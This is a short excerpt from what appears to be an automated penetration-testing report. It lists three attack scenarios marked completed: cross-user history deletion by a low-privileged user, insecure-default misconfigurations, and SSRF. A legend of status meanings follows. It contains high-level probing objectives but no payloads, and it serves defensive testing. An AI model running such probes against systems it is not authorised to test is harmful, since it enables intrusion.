18. Permanently Delete Scan History for All Platform Users: A malicious low-privileged user could potentially exploit the 'DELETE ALL HISTORY' feature to delete the scan history not just for their own account, but for all users on the platform, leading to irreversible data loss and a complete loss of trust in the service.	Completed
19. Misconfigurations and Exposure from Insecure Defaults: Find security misconfigurations across the entire application stack. Explore all endpoints, headers, error responses, and admin interfaces. Look for exposed debug endpoints, verbose errors, default credentials, missing security headers, and insecure defaults throughout the application.	Completed
20. Server-Side Request Forgery (SSRF): Find SSRF vulnerabilities anywhere the server fetches external resources. Explore the entire application for URL-accepting parameters, not just obvious webhook/import features. Test any functionality that might trigger server-side	Completed

Attack Scenario	Status
HTTP requests: previews, link unfurling, file imports, integrations, avatar fetchers.	

Completed	The attack scenario has finished execution.
Stopped	The attack scenario was stopped before completion by the user.
Descoped	This attack scenario was excluded from testing by the user.